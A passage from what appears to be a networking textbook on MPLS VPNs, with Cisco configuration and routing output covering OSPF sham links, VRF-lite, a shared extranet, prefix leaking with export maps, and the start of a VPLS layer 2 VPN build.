1271 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1272 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1273 E1 - OSPF external type 1, E2 - OSPF external type 2
1274 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1275 ia - IS-IS inter area, * - candidate default, U - per-user static route
1276 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1277 a - application route
1278 + - replicated route, % - next hop override, p - overrides from PfR

1279 Gateway of last resort is not set

1280 172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
1281 O IA 172.30.1.0/24 [110/11] via 172.30.2.1, 00:01:02, GigabitEthernet1
1282 172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
1283 O IA 172.31.1.0/24 [110/21] via 172.30.2.1, 00:01:02, GigabitEthernet1
1284 CustA-2#
```

1285 What if you need the routes to be intra-area routes? For example, if you have an intra-area backdoor
 1286 path, OSPF will always select it over the interarea path, regardless of the link cost. The reason they show up
 1287 as interarea is because the MPLS backbone is considered as a super-area that is above Area 0. To make the
 1288 routes show up as intra-area, you need to create a sham link on the PE routers. Note that even though this
 1289 feature exists, most ISPs will not support it.

1290 To configure a sham link, you need to create loopbacks in the VRF on the PE routers and create the
 1291 sham link between them. The loopbacks must be advertised by BGP. If you advertise the loopbacks with
 1292 OSPF, the route flaps when the virtual link comes up:

```
1293 RP/0/0/CPU0:PE1(config)#int lo10
1294 RP/0/0/CPU0:PE1(config-if)#vrf CustomerA
1295 RP/0/0/CPU0:PE1(config-if)#ip add 10.10.10.1 255.255.255.255
1296 RP/0/0/CPU0:PE1(config-if)#commit
1297 Mon Jul 27 08:12:19.887 UTC
1298 RP/0/0/CPU0:PE1(config-if)#router bgp 65001
1299 RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA
```

```

RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast          1300
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#network 10.10.10.1/32          1301
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#commit                          1302

PE2(config)#int lo10                                              1303
PE2(config-if)#vrf forwarding CustomerA                          1304
PE2(config-if)#ip add 10.10.10.2 255.255.255.255                1305
PE2(config-if)#exit                                              1306
PE2(config)#router bgp 65001                                      1307
PE2(config-router)#address-family ipv4 vrf CustomerA            1308
PE2(config-router-af)#network 10.10.10.2 mask 255.255.255.255  1309
PE2(config-router-af)#exit                                       1310
PE2(config-router)#exit                                          1311

RP/0/0/CPU0:PE1(config-bgp-vrf-af)#router ospf 1                1312
RP/0/0/CPU0:PE1(config-ospf)# vrf CustomerA                     1313
RP/0/0/CPU0:PE1(config-ospf-vrf)#address-family ipv4            1314
RP/0/0/CPU0:PE1(config-ospf-vrf)#area 0 sham-link 10.10.10.1 10.10.10.2 1315
RP/0/0/CPU0:PE1(config-ospf-vrf-ar-sl)#commit                   1316

PE2(config)#router ospf 102                                      1317
PE2(config-router)#area 0 sham-link 10.10.10.2 10.10.10.1      1318
PE2(config-router)#                                              1319

The OSPF neighbors now show the sham link, and the customer routing tables show the routes as intra- 1320
area. The two external routes that you see in the routing table are the sham link endpoints. You could filter 1321
those out without causing any problems:                          1322

PE2(config-router)#do show ip ospf nei                          1323

Neighbor ID      Pri   State           Dead Time   Address           Interface          1324
1.1.1.1          0     FULL/ -         00:00:21   10.10.10.1       OSPF_SLO           1325
10.1.20.1       1     FULL/DR        00:00:34   172.30.2.2       GigabitEthernet2  1326
PE2(config-router)#                                           1327

Custa-1#sh ip route ospf                                       1328
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 1329
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 1330
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 1331
       E1 - OSPF external type 1, E2 - OSPF external type 2 1332
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 1333
       ia - IS-IS inter area, * - candidate default, U - per-user static route 1334
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 1335
       a - application route 1336
       + - replicated route, % - next hop override, p - overrides from Pfr 1337

Gateway of last resort is not set                               1338

10.0.0.0/32 is subnetted, 3 subnets                             1339
O E2 10.10.10.1 [110/1] via 172.30.1.1, 00:00:39, GigabitEthernet1 1340
O E2 10.10.10.2 [110/1] via 172.30.1.1, 00:02:49, GigabitEthernet1 1341

```

```

1342      172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
1343 0      172.30.2.0/24 [110/3] via 172.30.1.1, 00:00:39, GigabitEthernet1
1344      172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
1345 0      172.31.2.0/24 [110/4] via 172.30.1.1, 00:00:39, GigabitEthernet1
1346 CustA-1#

```

1347 VRF-Lite

1348 When a customer network uses VRFs to segregate traffic without the use of MPLS, it is called VRF-lite. When
 1349 the customer uses VRF-lite and uses MPLS VPNs, there can be an issue due to the OSPF down bit. The down
 1350 bit is set when MP-BGP redistributes in OSPF. By default, OSPF checks this bit when it is in a VRF. This bit
 1351 prevents type 3 and, in some cases, type 5 and 7 LSAs from being used during the SPF calculation. To solve
 1352 this problem for VRF-lite, you can disable the down bit using the capability vrf-lite OSPF process
 1353 command:

```

1354 CE1(config)#router ospf 1
1355 CE1(config-router)#capability vrf-lite

```

1356 Shared Extranet

1357 Sometimes two organizations need to share some resources without exposing their internal networks. In this
 1358 case, they may choose to deploy an extranet. An *extranet* is a controlled network that allows organizations to
 1359 securely share some of their resources.

1360 In this example, you add CustomerB and a shared site. CustomerA and CustomerB networks cannot
 1361 directly communicate, but they can both communicate with the shared site.

1362 We start this example by adding the shared site. The shared site is dual connected to PE3 and PE4. The
 1363 shared site VRF will import the route targets for CustomerA and CustomerB. We pre-staged the customer
 1364 VRFs to import 10:10 from the shared site:

```

1365 RP/0/0/CPU0:PE3(config)#vrf Shared
1366 RP/0/0/CPU0:PE3(config-vrf)#address-family ipv4 unicast
1367 RP/0/0/CPU0:PE3(config-vrf-af)#import route-target 10:10
1368 RP/0/0/CPU0:PE3(config-vrf-af)#import route-target 1:1
1369 RP/0/0/CPU0:PE3(config-vrf-af)#import route-target 2:2
1370 RP/0/0/CPU0:PE3(config-vrf-af)#export route-target 10:10
1371 RP/0/0/CPU0:PE3(config-vrf-af)#commit
1372 Mon Jul 27 08:41:18.815 UTC

```

```

1373 RP/0/0/CPU0:PE4#conf t
1374 Mon Jul 27 08:41:40.724 UTC
1375 RP/0/0/CPU0:PE4(config)#vrf Shared
1376 RP/0/0/CPU0:PE4(config-vrf)# address-family ipv4 unicast
1377 RP/0/0/CPU0:PE4(config-vrf-af)# import route-target
1378 RP/0/0/CPU0:PE4(config-vrf-import-rt)# 1:1
1379 RP/0/0/CPU0:PE4(config-vrf-import-rt)# 2:2
1380 RP/0/0/CPU0:PE4(config-vrf-import-rt)# 10:10
1381 RP/0/0/CPU0:PE4(config-vrf-import-rt)# export route-target
1382 RP/0/0/CPU0:PE4(config-vrf-export-rt)# 10:10
1383 RP/0/0/CPU0:PE4(config-vrf-export-rt)#commit
1384 Mon Jul 27 08:41:43.734 UTC

```



```

RP/0/0/CPU0:PE3(config-vrf-af)#int g0/0/0/2          1385
RP/0/0/CPU0:PE3(config-if)#no shut                 1386
RP/0/0/CPU0:PE3(config-if)#vrf Shared              1387
RP/0/0/CPU0:PE3(config-if)#ip add 172.40.1.1 255.255.255.0 1388
RP/0/0/CPU0:PE3(config-if)#commit                  1389

RP/0/0/CPU0:PE4(config-vrf-export-rt)#int g0/0/0/2 1390
RP/0/0/CPU0:PE4(config-if)#no sh                   1391
RP/0/0/CPU0:PE4(config-if)#vrf Shared              1392
RP/0/0/CPU0:PE4(config-if)#ip add 172.40.2.1 255.255.255.0 1393
RP/0/0/CPU0:PE4(config-if)#commit                  1394

! Configure BGP on PE3 and PE4                      1395
RP/0/0/CPU0:PE3(config-if)#router bgp 65001        1396
RP/0/0/CPU0:PE3(config-bgp)#vrf Shared             1397
RP/0/0/CPU0:PE3(config-bgp-vrf)#rd 10:10          1398
RP/0/0/CPU0:PE3(config-bgp-vrf)#neighbor 172.40.1.2 1399
RP/0/0/CPU0:PE3(config-bgp-vrf-nbr)#remote-as 6500 1400
RP/0/0/CPU0:PE3(config-bgp-vrf)#address-family ipv4 unicast 1401
RP/0/0/CPU0:PE3(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY in 1402
RP/0/0/CPU0:PE3(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY out 1403
RP/0/0/CPU0:PE3(config-bgp-vrf-af)#commit          1404

RP/0/0/CPU0:PE4(config-if)#router bgp 65001        1405
RP/0/0/CPU0:PE4(config-bgp)#vrf Shared             1406
RP/0/0/CPU0:PE4(config-bgp-vrf)#rd 10:10          1407
RP/0/0/CPU0:PE4(config-bgp-vrf)#neighbor 172.40.2.2 remote-as 6500 1408
RP/0/0/CPU0:PE4(config-bgp-vrf)#address-family ipv4 unicast 1409
RP/0/0/CPU0:PE4(config-bgp-vrf-af)#commit          1410
Mon Jul 27 08:47:08.371 UTC                          1411

SharedServices(config)#int g2                       1412
SharedServices(config-if)#ip add 172.40.1.2 255.255.255.0 1413
SharedServices(config-if)#no shut                   1414
SharedServices(config-if)#int g3                    1415
SharedServices(config-if)#ip add 172.40.2.2 255.255.255.0 1416
SharedServices(config-if)#no shut                   1417
SharedServices(config-if)#int g1                    1418
SharedServices(config-if)#ip add 172.40.3.1 255.255.255.0 1419
SharedServices(config-if)#no shut                   1420

! Configure BGP on SharedServices CE                 1421
SharedServices(config-if)#router bgp 6500           1422
SharedServices(config-router)#neighbor 172.40.1.1 remote-as 65001 1423
SharedServices(config-router)#neighbor 172.40.2.1 remote-as 65001 1424
SharedServices(config-router)#network 172.40.3.0 mask 255.255.255.0 1425
SharedServices(config-router)#network 172.40.1.0 mask 255.255.255.0 1426
SharedServices(config-router)#network 172.40.2.0 mask 255.255.255.0 1427

```

1428 We already configured the customer sites to import route target 10:10, so let's look at the routing tables
 1429 to see if everything is as we expect it:

```
1430 SharedServices#sh ip route bgp
1431 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1432 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1433 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1434 E1 - OSPF external type 1, E2 - OSPF external type 2
1435 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1436 ia - IS-IS inter area, * - candidate default, U - per-user static route
1437 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1438 a - application route
1439 + - replicated route, % - next hop override, p - overrides from Pfr
```

1440 Gateway of last resort is not set

```
1441 10.0.0.0/32 is subnetted, 2 subnets
1442 B 10.10.10.1 [20/0] via 172.40.2.1, 00:04:58
1443 B 10.10.10.2 [20/0] via 172.40.2.1, 00:04:58
1444 172.30.0.0/24 is subnetted, 2 subnets
1445 B 172.30.1.0 [20/0] via 172.40.2.1, 00:04:58
1446 B 172.30.2.0 [20/0] via 172.40.2.1, 00:04:58
1447 172.31.0.0/24 is subnetted, 2 subnets
1448 B 172.31.1.0 [20/0] via 172.40.2.1, 00:04:58
1449 B 172.31.2.0 [20/0] via 172.40.2.1, 00:04:58
1450 172.35.0.0/24 is subnetted, 1 subnets
1451 B 172.35.2.0 [20/0] via 172.40.2.1, 00:04:58
1452 172.36.0.0/24 is subnetted, 1 subnets
1453 B 172.36.2.0 [20/0] via 172.40.2.1, 00:04:58
1454 SharedServices#
```

```
1455 CustA-1#sh ip route ospf
1456 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1457 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1458 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1459 E1 - OSPF external type 1, E2 - OSPF external type 2
1460 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1461 ia - IS-IS inter area, * - candidate default, U - per-user static route
1462 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1463 a - application route
1464 + - replicated route, % - next hop override, p - overrides from Pfr
```

1465 Gateway of last resort is not set

```
1466 10.0.0.0/32 is subnetted, 3 subnets
1467 O E2 10.10.10.1 [110/1] via 172.30.1.1, 00:48:10, GigabitEthernet1
1468 O E2 10.10.10.2 [110/1] via 172.30.1.1, 00:50:20, GigabitEthernet1
1469 172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
1470 O 172.30.2.0/24 [110/3] via 172.30.1.1, 00:48:10, GigabitEthernet1
1471 172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
1472 O 172.31.2.0/24 [110/4] via 172.30.1.1, 00:48:10, GigabitEthernet1
1473 172.40.0.0/24 is subnetted, 3 subnets
```

```

O E2    172.40.1.0 [110/1] via 172.30.1.1, 00:00:17, GigabitEthernet1      1474
O E2    172.40.2.0 [110/1] via 172.30.1.1, 00:00:17, GigabitEthernet1      1475
O E2    172.40.3.0 [110/1] via 172.30.1.1, 00:00:47, GigabitEthernet1      1476
CustA-1#                                     1477

CustB-1#show ip route eigrp                                     1478
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP    1479
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area         1480
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2        1481
       E1 - OSPF external type 1, E2 - OSPF external type 2                  1482
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2  1483
       ia - IS-IS inter area, * - candidate default, U - per-user static route 1484
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP      1485
       a - application route                                                 1486
       + - replicated route, % - next hop override, p - overrides from PfR   1487

Gateway of last resort is not set                                         1488

       172.35.0.0/16 is variably subnetted, 3 subnets, 2 masks              1489
D       172.35.2.0/24 [90/15360] via 172.35.1.1, 01:42:43, GigabitEthernet1  1490
       172.36.0.0/16 is variably subnetted, 3 subnets, 2 masks              1491
D       172.36.2.0/24 [90/20480] via 172.35.1.1, 01:42:43, GigabitEthernet1  1492
       172.40.0.0/24 is subnetted, 3 subnets                                1493
D EX    172.40.1.0 [170/522240] via 172.35.1.1, 00:00:02, GigabitEthernet1  1494
D EX    172.40.2.0 [170/522240] via 172.35.1.1, 00:00:02, GigabitEthernet1  1495
D EX    172.40.3.0 [170/522240] via 172.35.1.1, 00:00:32, GigabitEthernet1  1496
CustB-1#                                     1497

We saw routes from both customers at the shared site. CustomerA is seeing the shared site's prefixes 1498
as OSPF external. CustomerB is seeing them as EIGRP external. The customers are not seeing each other's 1499
prefixes.                                     1500

A ping test shows that you can get to the shared services site from each customer: 1501

CustA-1#ping 172.40.3.1                                     1502
Type escape sequence to abort.                                               1503
Sending 5, 100-byte ICMP Echos to 172.40.3.1, timeout is 2 seconds:         1504
!!!!!!                               1505
Success rate is 100 percent (5/5), round-trip min/avg/max = 13/14/17 ms      1506
CustA-1#                                     1507

CustB-2#ping 172.40.3.1                                     1508
Type escape sequence to abort.                                               1509
Sending 5, 100-byte ICMP Echos to 172.40.3.1, timeout is 2 seconds:         1510
!!!!!!                               1511
Success rate is 100 percent (5/5), round-trip min/avg/max = 7/7/8 ms        1512
CustB-2#                                     1513

```

1514 Leaking Prefixes

1515 In some cases, you don't want to import or export all of the prefixes in a VRF. You can use export maps to
 1516 write over or add to the route target community attribute based on a route map. This gives you the flexibility
 1517 to manipulate the export based on anything that a route map can match.

1518 To continue the previous example, assume that you want a new network 10.2.200.1 from CustomerA to
 1519 be able to communicate with 10.3.200.1 from CustomerB. You don't want the two customers to share any
 1520 other routes. To accomplish this, you create prefix lists and then create route maps that match the prefix lists
 1521 and set the route target. Then you apply the route map using an export map in the VRF:

1522 ! We need to create the interface to use in this example.

1523 CustA-2(config)#int lo2

1524 CustA-2(config-if)#ip add 10.2.200.1 255.255.255.255

1525 CustA-2(config-if)#ip ospf 1 area 0

1526 ! We configured EIGRP with network 0.0.0.0, so it will automatically advertise in EIGRP

1527 CustB-2(config)#int lo2

1528 CustB-2(config-if)#ip add 10.3.200.1 255.255.255.255

1529 PE2(config)#ip prefix-list EXPORT permit 10.2.200.1/32

1530 PE2(config)#route-map EXPORT_MAP permit 10

1531 ! Match the prefix(es) to be exported

1532 PE2(config-route-map)#match ip address prefix-list EXPORT

1533 ! Set the route target extended community to Customer B's route target.

1534 ! The additive key word will add the community instead of replacing it

1535 PE2(config-route-map)#set extcommunity rt 2:2 additive

1536 !

1537 ! Apply the route map to the VRF address family

1538 PE2(config-route-map)#vrf definition CustomerA

1539 PE2(config-vrf)#address-family ipv4

1540 PE2(config-vrf-af)#export map EXPORT_MAP

1541 When you look at the BGP table for 10.2.200.1/32, you see two route targets:

1542 PE2#show bgp vpnv4 unicast vrf CustomerB 10.2.200.1/32

1543 BGP routing table entry for 2:2:10.2.200.1/32, version 54

1544 Paths: (1 available, best #1, table CustomerB)

1545 Not advertised to any peer

1546 Refresh Epoch 1

1547 Local, imported path from 1:1:10.2.200.1/32 (CustomerA)

1548 172.30.2.2 (via vrf CustomerA) (via CustomerA) from 0.0.0.0 (2.2.2.2)

1549 Origin incomplete, metric 2, localpref 100, weight 32768, valid, external, best

1550 Extended Community: RT:1:1 RT:2:2 OSPF DOMAIN ID:0x0005:0x000000000200

1551 OSPF RT:0.0.0.0:2:0 OSPF ROUTER ID:172.30.2.1:0

1552 rx pathid: 0, tx pathid: 0x0

1553 PE2#

Now you will create the export map to leak the CustomerB route and confirm that it is setting the additive route target: 1554
1555

```

PE2(config)#ip prefix-list EXPORT_B permit 10.3.200.1/32 1556
PE2(config)#route-map EXPORT_MAP permit 20 1557
PE2(config-route-map)#match ip address prefix-list EXPORT_B 1558
PE2(config-route-map)#set extcommunity rt 1:1 additive 1559
PE2(config-route-map)#vrf definition CustomerB 1560
PE2(config-vrf)#address-family ipv4 1561
PE2(config-vrf-af)#export map EXPORT_MAP 1562
PE2(config-vrf-af)#end 1563
! 1564
PE2# show bgp vpnv4 unicast vrf CustomerA 10.3.200.1/32 1565
BGP routing table entry for 1:1:10.3.200.1/32, version 68 1566
Paths: (1 available, best #1, table CustomerA) 1567
  Not advertised to any peer 1568
  Refresh Epoch 1 1569
  Local, imported path from 2:2:10.3.200.1/32 (CustomerB) 1570
    172.35.2.2 (via vrf CustomerB) (via CustomerB) from 0.0.0.0 (2.2.2.2) 1571
      Origin incomplete, metric 10880, localpref 100, weight 32768, valid, external, best 1572
      Extended Community: RT:1:1 RT:2:2 Cost:pre-bestpath:128:10880 1573
        0x8800:32768:0 0x8801:100:288 0x8802:65281:2560 0x8803:65281:1500 1574
        0x8806:0:2888040961 1575
      rx pathid: 0, tx pathid: 0x0 1576
PE2# 1577

```

When you look at CustomerB's routing table, you only see the prefixes from CustomerB, the shared site, 1578
and the one prefix leaked from CustomerA: 1579

```

CustB-1#sh ip route eigrp 1580
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 1581
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 1582
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 1583
       E1 - OSPF external type 1, E2 - OSPF external type 2 1584
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 1585
       ia - IS-IS inter area, * - candidate default, U - per-user static route 1586
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 1587
       a - application route 1588
       + - replicated route, % - next hop override, p - overrides from Pfr 1589

```

Gateway of last resort is not set 1590

```

10.0.0.0/32 is subnetted, 2 subnets 1591
D EX 10.2.200.1 [170/522240] via 172.35.1.1, 00:06:06, GigabitEthernet1 1592
D 10.3.200.1 [90/16000] via 172.35.1.1, 00:10:04, GigabitEthernet1 1593
172.35.0.0/16 is variably subnetted, 3 subnets, 2 masks 1594
D 172.35.2.0/24 [90/15360] via 172.35.1.1, 02:05:45, GigabitEthernet1 1595
172.36.0.0/16 is variably subnetted, 3 subnets, 2 masks 1596
D 172.36.2.0/24 [90/20480] via 172.35.1.1, 02:05:45, GigabitEthernet1 1597
172.40.0.0/24 is subnetted, 3 subnets 1598

```

```

1599 D EX      172.40.1.0 [170/522240] via 172.35.1.1, 00:23:04, GigabitEthernet1
1600 D EX      172.40.2.0 [170/522240] via 172.35.1.1, 00:23:04, GigabitEthernet1
1601 D EX      172.40.3.0 [170/522240] via 172.35.1.1, 00:23:34, GigabitEthernet1
1602 CustB-1#

```

1603 You can test connectivity using ping. You see that if you source the ping from 172.25.1.1, it works, but it
1604 does not work from any other interface:

```

1605 CustB-2#ping 10.2.200.1 source lo2
1606 Type escape sequence to abort.
1607 Sending 5, 100-byte ICMP Echos to 10.2.200.1, timeout is 2 seconds:
1608 Packet sent with a source address of 10.3.200.1
1609 !!!!!
1610 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
1611 ! Ping fails from this source because the prefix back to this source isn't leaked
1612 CustB-2#ping 10.2.200.1 source g1
1613 Type escape sequence to abort.
1614 Sending 5, 100-byte ICMP Echos to 10.2.200.1, timeout is 2 seconds:
1615 Packet sent with a source address of 172.35.2.2
1616 .....
1617 Success rate is 0 percent (0/5)
1618 CustB-2#


```

1619 Layer 2 MPLS VPN

1620 We hope you had fun following the layer 3 MPLS VPN. Now we are going to create a new topology to build
1621 a layer 2 MPLS VPN using Virtual Private LAN Service (VPLS). VPLS extends a layer 2 network between
1622 multiple sites. It is useful when you have traffic that must be on the same subnet but is geographically
1623 separated. It has an advantage over older point-to-point layer 2 tunnels because it can involve multiple sites.

1624 The service provider MPLS network to support layer 2 MPLS VPN can be the same infrastructure that
1625 provides customers with layer 3 MPLS VPNs. One extra concern is that layer 2 VPNs are more sensitive to
1626 MTU issues because there may be different MTUs for hosts in the same network. If possible, the service
1627 provider should increase their MTU to provide customers with a minimum MTU of 1500.

1628 Figure 23-3 shows the topology we are using for this example. The provider routing is running IOS-
1629 XR. All other routers are running IOS-XE. We are using OSPF as the MPLS IGP.



this figure will be printed in b/w

Figure 23-3. MPLS layer 2 VPN

We will start with configuring the MPLS core. This is very similar to what we did for the layer 3 VPN, except we are using OSPF for this example:

```

RP/0/RP0/CPU0:ios(config)#int g0/0/0/0                                1632
RP/0/RP0/CPU0:ios(config-if)#description ToPE1                       1633
RP/0/RP0/CPU0:ios(config-if)#no shut                                1634
RP/0/RP0/CPU0:ios(config-if)#ip add 10.10.11.1 255.255.255.0       1635
RP/0/RP0/CPU0:ios(config-if)#int g0/0/0/1                          1636
RP/0/RP0/CPU0:ios(config-if)#description ToPE2                      1637
RP/0/RP0/CPU0:ios(config-if)#ip add 10.10.12.1 255.255.255.0     1638
RP/0/RP0/CPU0:ios(config-if)#no shut                                1639
RP/0/RP0/CPU0:ios(config-if)#int g0/0/0/2                          1640
RP/0/RP0/CPU0:ios(config-if)#description ToPE3                      1641
RP/0/RP0/CPU0:ios(config-if)#ip add 10.10.13.1 255.255.255.0     1642
RP/0/RP0/CPU0:ios(config-if)#no shut                                1643
RP/0/RP0/CPU0:ios(config-if)#int lo100                             1644
RP/0/RP0/CPU0:P1(config-if)#ip add 1.1.1.1 255.255.255.255       1645
RP/0/RP0/CPU0:P1(config-if)#commit                                  1646
Tue Jul 28 00:29:15.943 UTC                                         1647
RP/0/RP0/CPU0:P1(config-if)#router ospf 1                          1648
RP/0/RP0/CPU0:P1(config-ospf)#router-id 1.1.1.1                   1649

```

```

1650 RP/0/RP0/CPU0:P1(config-ospf)#address-family ipv4
1651 RP/0/RP0/CPU0:P1(config-ospf)#area 0
1652 RP/0/RP0/CPU0:P1(config-ospf-ar)#passive enable
1653 RP/0/RP0/CPU0:P1(config-ospf-ar)#interface g0/0/0/0
1654 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#passive disable
1655 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
1656 RP/0/RP0/CPU0:P1(config-ospf-ar)#interface g0/0/0/1
1657 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#passive disable
1658 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
1659 RP/0/RP0/CPU0:P1(config-ospf-ar)#interface g0/0/0/2
1660 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#passive disable
1661 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
1662 RP/0/RP0/CPU0:P1(config-ospf-ar)#int lo100
1663 RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
1664 RP/0/RP0/CPU0:P1(config-ospf-ar)#mpls ldp auto-config
1665 RP/0/RP0/CPU0:P1(config-ospf-ar)#commit
1666 RP/0/RP0/CPU0:P1(config-ospf-ar)#exit
1667 RP/0/RP0/CPU0:P1(config-ospf)#exit
1668 RP/0/RP0/CPU0:P1(config)#mpls ldp router-id 1.1.1.1
1669 RP/0/RP0/CPU0:P1(config)#commit

1670 PE1(config)#mpls ip
1671 PE1(config)#router ospf 1
1672 PE1(config-router)#router-id 10.10.10.10
1673 PE1(config-router)#passive-interface default
1674 PE1(config-router)#no passive-interface g1
1675 PE1(config-router)#mpls ldp autoconfig
1676 PE1(config)#int lo100
1677 PE1(config-if)#ip add 10.10.10.10 255.255.255.255
1678 PE1(config-if)#ip ospf 1 area 0
1679 PE1(config-router)#int g1
1680 PE1(config-if)#no shut
1681 PE1(config-if)#ip add 10.10.11.2 255.255.255.0
1682 PE1(config-if)#ip ospf 1 area 0
1683 *Jul 28 00:39:29.699: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on GigabitEthernet1 from
1684 LOADING to FULL, Loading Done
1685 *Jul 28 00:39:30.022: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (1) is UP
1686 PE1(config-if)#exit
1687 PE1(config)#mpls ldp router-id lo100 force

1688 PE2(config)#mpls ip
1689 PE2(config)#router ospf 1
1690 PE2(config-router)#
1691 *Jul 28 00:41:58.262: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
1692 PE2(config-router)#
1693 *Jul 28 00:41:58.266: %OSPF-4-NORTRID: OSPF process 1 failed to allocate unique router-id
1694 and cannot start
1695 PE2(config-router)#router-id 20.20.20.20
1696 PE2(config-router)#passive-int def
1697 PE2(config-router)#no pass g1
1698 PE2(config-router)#mpls ldp auto

```



```

PE2(config-router)#int lo100 1699
PE2(config-if)#ip add 20 1700
*Jul 28 00:42:18.264: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback100, changed 1701
state to up 1702
PE2(config-if)#ip add 20.20.20.20 255.255.255.255 1703
PE2(config-if)#ip ospf 1 area 0 1704
PE2(config-if)#int g1 1705
PE2(config-if)#no shut 1706
PE2(config-if)#ip add 10.10.12.2 255.255.255.0 1707
*Jul 28 00:42:41.391: %LINK-3-UPDOWN: Interface GigabitEthernet1, changed state to up 1708
*Jul 28 00:42:42.392: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1, 1709
changed state to up 1710
PE2(config-if)#ip ospf 1 area 0 1711
*Jul 28 00:42:53.389: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on GigabitEthernet1 from 1712
LOADING to FULL, Loading Done 1713
*Jul 28 00:42:55.504: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (1) is UP 1714
PE2(config-if)#mpls ldp router-id lo100 fo 1715
PE2(config)# 1716

PE3(config)#mpls ip 1717
PE3(config)#router ospf 1 1718
PE3(config-router)# 1719
*Jul 28 00:43:36.283: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled. 1720
PE3(config-router)# 1721
*Jul 28 00:43:36.286: %OSPF-4-NORTRID: OSPF process 1 failed to allocate unique router-id 1722
and cannot start 1723
PE3(config-router)#router-id 30.30.30.30 1724
PE3(config-router)#pass def 1725
